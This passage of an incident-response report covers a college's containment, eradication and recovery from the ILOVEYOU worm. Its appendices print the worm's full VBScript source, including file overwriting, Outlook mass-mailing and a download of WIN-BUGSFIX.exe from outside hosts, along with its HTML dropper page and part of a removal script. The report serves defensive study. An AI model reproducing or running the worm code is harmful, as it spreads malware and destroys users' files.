Each time GWCHECK was executed a log file was created that listed the each user infected and the number of items purged for that user. These logs were printed out and given to the group that was tasked with cleaning the user's systems. Below is an example of one entry in the GWCHECK log.

298 ITEM_RECORD check for jmanion
- Item matches subject "ILOVEYOU"
- Item 174 purged successfully
- Item matches subject "FW: ILOVEYOU"
- Item 87 purged successfully
- Item matches subject "Re: ILOVEYOU"
- Item 37 purged successfully

As for the fileservers, we isolated these systems as well but since there were open files and lots of drive activity we had to log out each user individually. Accessing the Console Monitor for each server and manually clearing the connection for each user accomplished this. Once a user was highlighted in the Active Connections window, the <del> key would clear the connection. We disabled all subsequent logons as well. Once the machines were contained, we could start on the arduous task of eradicating the virus from all the other systems on campus.




Figure 16 - Logging Out Users

Eradication

Now that worm had been eradicated from the email servers we now focused our attention on the file servers. Since the virus actually manipulated the files on the servers it was necessary to restore the files from tape backup. Each of the mail servers, as well as the shared space on the file servers was restored. Only the system partitions were restored on the mail servers since we had already clean up the email databases. Using ArcServe, each server was restored one at a time and then immediately scanned for viruses using Norton' Anti-virus Version 7.0 Corporate edition. The laptop was connected to the switch where each server was connected and then logged into the file server. The file systems were mounted automatically when the administrator logged in and Norton Anti-virus was launched just as you would scan a normal household system. Each server was restored and marked cleaned once they were scanned for viruses. None of the servers were put back into production. At this point we just wanted to get the system back to an "operational ready" status. After all of the servers were cleaned a new backup was created to act as a fresh baseline. This gave us two recent backups just in case the worse was not over.

Eradication from the user's systems took a lot more time. Moving from dormitory to dormitory a group of 6 technicians from both the HelpDesk and Network Services went from room to room checking each system. The "jumpkit" they used consisted of the following items:

- Dell Inspiron Laptop with Windows NT 4.0 SP6.0a
- Windows 98 bootable CD
- Windows 2000 bootable CD
- Technician CD which contain software (patches, utilities etc)
- DOS bootable floppy
- Fluke Network Analyzer
- Bootable Sophos Antivirus CD with current definitions
- Log book
- Micro-cassette recorder
- Digital Camera

- Assortment of RJ-45 cables (rollover, patch, straight through etc)
- NetGear 4 port Ethernet hub

Two of the individuals went on ahead of the rest and started to distribute a handout with steps to cleaning one's system. This way the students could start the cleaning process while the second part of the team came by and double-checked the systems. Once the first group had canvassed all of the dormitories they met up with the other group to continue checking out the systems. As the day progressed and the team made its way across campus, many of the students had already completed the steps outlined on the handout. The technicians double checked these systems anyway just to be safe. This same procedure was performed on all staff and lab machines.

Recovery

The first servers to be moved back to production were the web servers. Each file server had been cleaned and since no user was able to mount the file systems, there was no way the servers could get reinfected by the worm. Up until this point, all of the Novell authentication servers had been disabled and users were unable to log in. Logon scripts were modified to prevent the automatic mounting of any file systems and shared storage space. We wanted to give the users time to clean up their own systems and update their virus software before giving them access to shared space that could potentially become infected. This also gave us time to institute real-time monitoring for viruses on the network fileservers incase the worm was activated again by a user. Sophos was installed on all Novell File Servers and configured for real-time detection. In order to test the anti-virus software a copy of the virus was moved to the shared web space and Sophos immediately detected the malicious code. The web servers were restarted once the file servers were brought online. Links had been added to the HelpDesk's page as well as the Network Services page with detail information about the ILOVEYOU worm and how to clean one's system. All of the web servers were monitored continuously throughout the day for any abnormal activity.




Figure17 - Sophos Running in Real-Time

Sophos was also installed on all Novell email servers and configured for real-time detection. For both the email and file servers, when a virus was detected it was either cleaned or quarantined to a protected partition on the drive. The file was also renamed so it could not be easily executed. An email alert was also generated that informed the HelpDesk and the network service staff of the virus as well as provided the name of the user space that contained the virus and the file name and location. Once an email was received the HelpDesk would contact the individual and proceed with the proper steps to clean the user's system.

Once all of the email servers were cleaned they were ready to be moved back into production. It was decided to systematically bring the staff email online first then the student email servers. Novell's GroupWise offers a WebMail feature where users can access their email through a browser instead of the regular client software. Some functionality is lost in the browser version but the basic email features are available. Many of the college's network community already used WebMail when off campus and dialed in through other Internet Service Providers. The splash page or entry page for Webmail was modified to contain information about the ILOVEYOU worm as well as steps for detecting and cleaning an infected system. Only after viewing these steps could a user proceed to the login page for WebMail. WebMail even has an

administrative feature that was activated that allows you to disable attachments. This does not delete the attachment it just prevents the user from viewing the attachments.

And now the moment of truth, first, all of the network analysts accessed their mail to clean up any suspicious emails they had received and test the functionality of the mail server. After the staff email server had been verified to be operating properly, we informed the staff via voicemail that they could access their email through the WebMail feature and instructed them to delete all ILOVEYOU or suspicious emails for their archives if they existed. GWCHECK would have cleaned up any occurrences of the worm in a user's inbox however if the user had archived any mail to their own machines this would not have been picked up by GWCHECK or by the anti-virus software. We also let them know that the attachment feature was going to be disabled for a few days until the virus was completely eradicated. By this time it was about 5:30pm and many of the staff had gone home and would not receive the voice mail until the following morning.

About 7:30pm the team that was traveling from dormitory to dormitory had finished the entire campus. A voice mail was sent to all students letting them know that it was safe to start checking their mail via a browser. A recording was also placed on the HelpDesk answering machine updating the status of the virus and the email servers. The head of the HelpDesk and the Network Administrators met for a quick tag up meeting and made sure all systems were working as expected. There was still no access to inbound mail from the Internet however, the college community could send out emails as well as send emails to others on campus.

Since the GWCHECK utility only checks the Post Office Agent (POA) for messages with a specific subject line we needed to get mail moved from the Mail Transfer Agent (MTA) to the user Post Offices. At this point we realized that we may have been premature in running GWCHECK on the Post Offices since there were certainly email messages in the que that contained the worm. Since the large volume of mail could take quite some time to work off to each of the Post Offices a "cron" job was configured to have GWCHECK ran on the Post Offices. To create this "cron" job we used the "Scheduled Events" feature within GroupWise. With a Scheduled Event, you can tell a Post Office Agent to execute the GWCHECK routine at a certain time or interval. The beauty of this is that if we enabled this scheduled event on all post offices changes we made to one of the corn jobs effected all of the post offices. Then if we edited and

activated the type and triggers on one POA, and the "Perform these actions" item, that action on one POA will automatically be enabled for all POAs in our system. The cron job was set to run every hour so it could work on cleaning up the Post Offices while the mail was worked off. Since GWCHECK was only looking as far as the subject with each message it only took a few minutes to scan an entire post office.

Once the Mail Transfer Agent had worked off its queue we decided to set the cron job to 5 minutes and injected the malicious email back into the system. One of the techs created an innocent email that just contained the subject ILOVEYOU and sent it to another tech. There was no risk in the virus getting out of hand since the message would not be opened and the attachment would not be viewed. Once the message was in the user's inbox we waited to confirm that the message had been deleted by the cron job. Sure enough in about three minutes the message had been purged from the mail box.

Follow-up meetings were scheduled for the next day with the HelpDesk Staff and the Network Services group. During the follow-up meeting we reviewed how the entire incident transpired from start to finish. All and all there were a few kinks in the procedures but they were ironed out and documented in the updated procedures. But as with any incident there were plenty of lessons learned.

Lessons Learned

All and all the college "survived" the virus. Things were a little hairy at times. Just when you thought you had the virus whipped it would pop up somewhere else. In the end there were some valuable lessons learned. There were some things that were within our control as well as others that were beyond our control and that was just the price of using those applications or having an open network. One thing this incident showed us was that many of the procedures in place worked very well. Our backup and recovery of the server operating system data worked flawlessly. The communication mechanisms in place to alert the campus community of the virus also worked quite well. While many of these procedures had only been tested in controlled environments this was the first "live action" for many of these procedures. As for the items that were beyond our control, there is very little one can do to prevent an attachment from entering

our system. Since we are an educational entity there are so many things we cannot filter out. We also cannot mandate the type of email client-side software our users run. All we can do is educate our users as well as safe guard the network so that if a virus enters the campus community it will not infect the servers and we try to contained the virus to only the desktop systems. In this case the personal anti-virus software on the user's machine should detect and clean the virus. The time spent educating the users is far less than the time it takes to recover from a malicious code attack.

With so many viruses appearing each month you don't want to broadcast too much to the user about every single virus. Many of the viruses don't reach the campus and are detected by the new virus definitions. We are taking the approach to encourage and remind the users to update their anti-virus software frequently. This way instead of giving the appearance of "crying wolf" each time a virus is discovered on the Internet. We can preach safe surfing and safe email practices by reminding them to be careful about downloading code and backing up personal data as well as frequently scanning for viruses on their own systems.

Using the GWCHECK tool to clean our systems proved invaluable as the month's progress and new variations of the worm appeared on the Internet. As we would received the alerts from the Anti-virus software vendors we could append the new subject lines in the itempurg script to have the cron job search for these new worms and purge these emails.

In order to prevent viruses like the ILOVEYOU one from having such a wide spread impact we recommended the following to our users. These recommendations seem to fall in line with what the anti-virus software vendors recommended.

- Frequently Update Your Anti-Virus Definitions - It is paramount that users update their anti-virus software. Since each user on campus is always connected to the Internet when their system is running there is no reason to not have the most recent virus updates. Just about all anti-virus programs can be configured to automatically check for updates daily, weekly, monthly or at a prescribe time.

- Frequently Scan for Viruses – It does not help you if you have the most recent virus update if you don't scan for malicious code. Just about all anti-virus software can be configured to scan at a prescribed time. Many anti-virus programs can also scan in a real-time mode. Misconfiguration of these programs or the failure to scan for viruses can let one slip through into your system.

- Exercise Caution When Opening Attachments – Since most of these types of virus originate from email attachments everyone should exercise caution with attachments no

matter who the attachment is from. Users should avoid automatically opening or viewing any email attachments prior to scanning the item for viruses If the email seems suspicious they should not open it even it is scanned.

- Disable Windows Scripting Host – Many of the new viruses are written in VBS and require the Windows Scripting Host (WSH) to run. By disabling WSH, this will prevent these types of worms from executing. Most users do not need to run VBS scripts however there are those "power-users" out there that disabling WSH will have a greater impact. Use caution when disabling this feature and make sure there are procedures documented that can restore this functionality if need be. One might take it a step further and disable Active Scripting in Internet Explorer. The same caveat applies to this feature as well.

- Filter the Worm in E-Mail – Just about all email products incorporate filtering techniques to delete messages based on attachment names, file types, sender and even subject lines.

NOTE: With all these procedures and all we went through that hellish day you would have thought we had the virus beat. Well, we did until two days later a faculty member received an email with the virus attached. When Norton Anti-virus prompted the user to remove the worm the user clicked NO and went ahead and executed the attachment. Luckily Sophos, running on the servers, caught the virus in time but this had little effect on the damage it wreaked on this person's desktop machine. When asked why they purposefully ran the virus the faculty member said, "I just wanted to see what it would do." That's what we in the Network Administration world call job security.

Appendix A
The Lover Letter VBS Code

```
rem  barok -loveletter(vbe) <i hate go to school>
rem                                  by: spyder  /  ispyder@mail.com  /  @GRAMMERSoft Group  /  Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
spreadtoemail()
listadriv()
end sub
sub regruns()
On Error Resume Next
Dim num,downread
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32",dirsystem&"\MSKernel32.vbs"
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL",dirwin&"\Win32DLL.vbs
"
downread=""
downread=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Download Directory")
if (downread="") then
downread="c:\"
end if
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
Randomize
num = Int((4 * Rnd) + 1)
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-
BUGSFIX.exe"
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/
WIN-BUGSFIX.exe"
elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnmPOhfgER67b3Vbvg/WIN-
BUGSFIX.exe"
elseif num = 4 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqweb
mznxcbvnmadshfgqw237461234iuy7thjg/WIN-BUGSFIX.exe"
end if
end if
if (fileexist(downread&"\WIN-BUGSFIX.exe")=0) then
```

```
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-
BUGSFIX",downread&"\WIN-BUGSFIX.exe"
regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start Page","about:blank"
end if
end sub
sub listadriv
On Error Resume Next
Dim d,dc,s
Set dc = fso.Drives
For Each d in dc
If d.DriveType = 2 or d.DriveType=3 Then
folderlist(d.path&"\")
end if
Next
listadriv = s
end sub
sub infectfiles(folderspec)
On Error Resume Next
dim f,f1,fc,ext,ap,mircfname,s,bname,mp3
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each f1 in fc
ext=fso.GetExtensionName(f1.path)
ext=lcase(ext)
s=lcase(f1.name)
if (ext="vbs") or (ext="vbe") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
elseif(ext="js") or (ext="jse") or (ext="css") or (ext="wsh") or (ext="sct") or (ext="hta") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName(f1.path)
set cop=fso.GetFile(f1.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
set cop=fso.GetFile(f1.path)
cop.copy(f1.path&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="mp3") or (ext="mp2") then
set mp3=fso.CreateTextFile(f1.path&".vbs")
mp3.write vbscopy
mp3.close
set att=fso.GetFile(f1.path)
att.attributes=att.attributes+2
end if
if (eq<>folderspec) then
if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or (s="script.ini") or (s="mirc.hlp") then
set scriptini=fso.CreateTextFile(folderspec&"\script.ini")
scriptini.WriteLine "[script]"
scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine ";  Please dont edit this script... mIRC will corrupt, if mIRC will"
scriptini.WriteLine "     corrupt... WINDOWS will affect and will not run correctly. thanks"
scriptini.WriteLine ";"
scriptini.WriteLine ";Khaled Mardam-Bey"
scriptini.WriteLine ";http://www.mirc.com"
scriptini.WriteLine ";"
scriptini.WriteLine "n0=on 1:JOIN:#:{"
scriptini.WriteLine "n1=  /if ( $nick == $me ) { halt }"
scriptini.WriteLine "n2=  /.dcc send $nick "&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM"
scriptini.WriteLine "n3=}"
scriptini.close
eq=folderspec
end if
end if
next
```

```
end sub
sub folderlist(folderspec)
On Error Resume Next
dim f,f1,sf
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders
for each f1 in sf
infectfiles(f1.path)
folderlist(f1.path)
next
end sub
sub regcreate(regkey,regvalue)
Set regedit = CreateObject("WScript.Shell")
regedit.RegWrite regkey,regvalue
end sub
function regget(value)
Set regedit = CreateObject("WScript.Shell")
regget=regedit.RegRead(value)
end function
function fileexist(filespec)
On Error Resume Next
dim msg
if (fso.FileExists(filespec)) Then
msg = 0
else
msg = 1
end if
fileexist = msg
end function
function folderexist(folderspec)
On Error Resume Next
dim msg
if (fso.GetFolderExists(folderspec)) then
msg = 0
else
msg = 1
end if
fileexist = msg
end function
sub spreadtoemail()
On Error Resume Next
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
if (regv="") then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
if (regad="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrlf&"kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
male.Send
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead,1,"REG_DWORD"
end if
x=x+1
next
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
else
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
```

```
end if
next
Set out=Nothing
Set mapi=Nothing
end sub
sub html
On Error Resume Next
dim lines,n,dta1,dta2,dt1,dt2,dt3,dt4,l1,dt5,dt6
dta1="<HTML><HEAD><TITLE>LOVELETTER - HTML<?-?TITLE><META NAME=@-@Generator@-@ CONTENT=@-
@BAROK VBS - LOVELETTER@-@>"&vbcrlf& _
"<META NAME=@-@Author@-@ CONTENT=@-@spyder ?-? ispyder@mail.com ?-? @GRAMMERSoft Group ?-?
Manila, Philippines ?-? March 2000@-@>"&vbcrlf& _
"<META NAME=@-@Description@-@ CONTENT=@-@simple but i think this is good...@-@>"&vbcrlf& _
"<?-?HEAD><BODY ONMOUSEOUT=@-@window.name=#-#main#-#;window.open(#-#LOVE-LETTER-FOR-
YOU.HTM#-#,#-#main#-#)@-@ "&vbcrlf& _
"ONKEYDOWN=@-@window.name=#-#main#-#;window.open(#-#LOVE-LETTER-FOR-YOU.HTM#-#,#-#main#-#)@-@
BGPROPERTIES=@-@fixed@-@ BGCOLOR=@-@#FF9933@-@>"&vbcrlf& _
"<CENTER><p>This HTML file need ActiveX Control<?-?p><p>To Enable to read this HTML file<BR>- Please press #-
#YES#-# button to Enable ActiveX<?-?p>"&vbcrlf& _
"<?-?CENTER><MARQUEE LOOP=@-@infinite@-@ BGCOLOR=@-@yellow@-@>---------z----------z---------<?-
?MARQUEE> "&vbcrlf& _
"<?-?BODY><?-?HTML>"&vbcrlf& _
"<SCRIPT language=@-@JScript@-@>"&vbcrlf& _
"<!--?-??-?"&vbcrlf& _
"if (window.screen){var wi=screen.availWidth;var
hi=screen.availHeight;window.moveTo(0,0);window.resizeTo(wi,hi);}"&vbcrlf& _
"?-??-?-->"&vbcrlf& _
"<?-?SCRIPT>"&vbcrlf& _
"<SCRIPT LANGUAGE=@-@VBScript@-@>"&vbcrlf& _
"<!--"&vbcrlf& _
"on error resume next"&vbcrlf& _
"dim fso,dirsystem,wri,code,code2,code3,code4,aw,regdit"&vbcrlf& _
"aw=1"&vbcrlf& _
"code="
dta2="set fso=CreateObject(@-@Scripting.FileSystemObject@-@)"&vbcrlf& _
"set dirsystem=fso.GetSpecialFolder(1)"&vbcrlf& _
"code2=replace(code,chr(91)&chr(45)&chr(91),chr(39))"&vbcrlf& _
"code3=replace(code2,chr(93)&chr(45)&chr(93),chr(34))"&vbcrlf& _
"code4=replace(code3,chr(37)&chr(45)&chr(37),chr(92))"&vbcrlf& _
"set wri=fso.CreateTextFile(dirsystem&@-@^-^MSKernel32.vbs@-@)"&vbcrlf& _
"wri.write code4"&vbcrlf& _
"wri.close"&vbcrlf& _
"if (fso.FileExists(dirsystem&@-@^-^MSKernel32.vbs@-@)) then"&vbcrlf& _
"if (err.number=424) then"&vbcrlf& _
"aw=0"&vbcrlf& _
"end if"&vbcrlf& _
"if (aw=1) then"&vbcrlf& _
"document.write @-@ERROR: can#-#t initialize ActiveX@-@"&vbcrlf& _
"window.close"&vbcrlf& _
"end if"&vbcrlf& _
"end if"&vbcrlf& _
"Set regedit = CreateObject(@-@WScript.Shell@-@)"&vbcrlf& _
"regedit.RegWrite @-@HKEY_LOCAL_MACHINE^-^Software^-^Microsoft^-^Windows^-^CurrentVersion^-^Run^-
^MSKernel32@-@,dirsystem&@-@^-^MSKernel32.vbs@-@"&vbcrlf& _
"?-??-?-->"&vbcrlf& _
"<?-?SCRIPT>"
dt1=replace(dta1,chr(35)&chr(45)&chr(35),"'")
dt1=replace(dt1,chr(64)&chr(45)&chr(64),"""")
dt4=replace(dt1,chr(63)&chr(45)&chr(63),"/")
dt5=replace(dt4,chr(94)&chr(45)&chr(94),"\")
dt2=replace(dta2,chr(35)&chr(45)&chr(35),"'")
dt2=replace(dt2,chr(64)&chr(45)&chr(64),"""")
dt3=replace(dt2,chr(63)&chr(45)&chr(63),"/")
dt6=replace(dt3,chr(94)&chr(45)&chr(94),"\")
set fso=CreateObject("Scripting.FileSystemObject")
set c=fso.OpenTextFile(WScript.ScriptFullName,1)
lines=Split(c.ReadAll,vbcrlf)
l1=ubound(lines)
for n=0 to ubound(lines)
lines(n)=replace(lines(n),"'",chr(91)+chr(45)+chr(91))
lines(n)=replace(lines(n),"""",chr(93)+chr(45)+chr(93))
```

```
lines(n)=replace(lines(n),"\",chr(37)+chr(45)+chr(37))
if (l1=n) then
lines(n)=chr(34)+lines(n)+chr(34)
else
lines(n)=chr(34)+lines(n)+chr(34)&"&vbcrlf& _"
end if
next
set b=fso.CreateTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM")
b.close
set d=fso.OpenTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM",2)
d.write dt5
d.write join(lines,vbcrlf)
d.write vbcrlf
d.write dt6
d.close
end sub
```

Appendix B.
The Worm's Web Page Used of IRC

```
<HTML>
<HEAD>
<TITLE>LOVELETTER - HTML</TITLE>
<META NAME="Generator" CONTENT="BAROK VBS - LOVELETTER">
<META NAME="Author" CONTENT="spyder / ispyder@mail.com / @GRAMMERSoft
Group / Manila, Philippines / March 2000">
<META NAME="Description" CONTENT="simple but i think this is good...">
</HEAD>
<BODY ONMOUSEOUT="window.name='main';window.open('LOVE-LETTER-FOR-
YOU.HTM','main')"  ONKEYDOWN="window.name='main';window.open('LOVE-
LETTER-FOR-YOU.HTM','main')" BGPROPERTIES="fixed" BGCOLOR="#FF9933">
<CENTER>
<p>This HTML file need ActiveX Control</p>
<p>To Enable to read this HTML file<BR>
- Please press 'YES' button to Enable ActiveX</p>
</CENTER>
<MARQUEE LOOP="infinite" BGCOLOR="yellow">
---------z----------------z---------
</MARQUEE>
</BODY>
</HTML>
<SCRIPT language="JScript">
<!--//
if (window.screen){var wi=screen.availWidth;var hi=screen.avail-
Height;window.moveTo(0,0);window.resizeTo(wi,hi);}
//-->
</SCRIPT>
<SCRIPT LANGUAGE="VBScript">
<!--
on error resume next
dim fso,dirsystem,wri,code,code2,code3,code4,aw,regdit
aw=1
code=worm_source_code
set fso=CreateObject("Scripting.FileSystemObject")
set dirsystem=fso.GetSpecialFolder(1)
code2=replace(code,chr(91)&chr(45)&chr(91),chr(39))
code3=replace(code2,chr(93)&chr(45)&chr(93),chr(34))
code4=replace(code3,chr(37)&chr(45)&chr(37),chr(92))
set wri=fso.CreateTextFile(dirsystem&"\MSKernel32.vbs")
wri.write code4
wri.close
if (fso.FileExists(dirsystem&"\MSKernel32.vbs")) then
if (err.number=424) then
aw=0
end if
if (aw=1) then
document.write "ERROR: can't initialize ActiveX"
window.close
end if
end if
Set regedit = CreateObject("WScript.Shell")
regedit.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cur-
rentVersion\Run\MSKernel32",dirsystem&"\MSKernel32.vbs"
//-->
                                                    </SCRIPT>
```

Appenidx C
The Love Letter Fix

```
rem  Loveletter fix (adapted from original virus code)
rem Run this on infected PC's to clear loveletter
rem by Phil Taylor Improveline.com ptaylor@improveline.com
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
main()

sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
fso.DeleteFile(dirsystem&"\MSKernel32.vbs")
fso.DeleteFile(dirwin&"\Win32DLL.vbs")
fso.DeleteFile(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
fso.DeleteFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM")
regruns()
listadriv()
end sub

sub regruns()
On Error Resume Next
Dim num,downread
regdelete "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32"
regdelete "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL"
downread=""
downread=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Download Directory")
if (downread="") then
      downread="c:\"
end if
if (fileexist(downread&"\WIN-BUGSFIX.exe")=0) then
      regdelete "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX"
end if
regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.improveline.com"
end sub

sub listadriv
On Error Resume Next
Dim d,dc,s
Set dc = fso.Drives
For Each d in dc
If d.DriveType = 2 or d.DriveType=3 Then
folderlist(d.path&"\")
end if
Next
listadriv = s
end sub

sub killfiles(folderspec)
On Error Resume Next
dim f,f1,fc,ext,ap,mircfname,s,bname,mp3,size
set f = fso.GetFolder(folderspec)
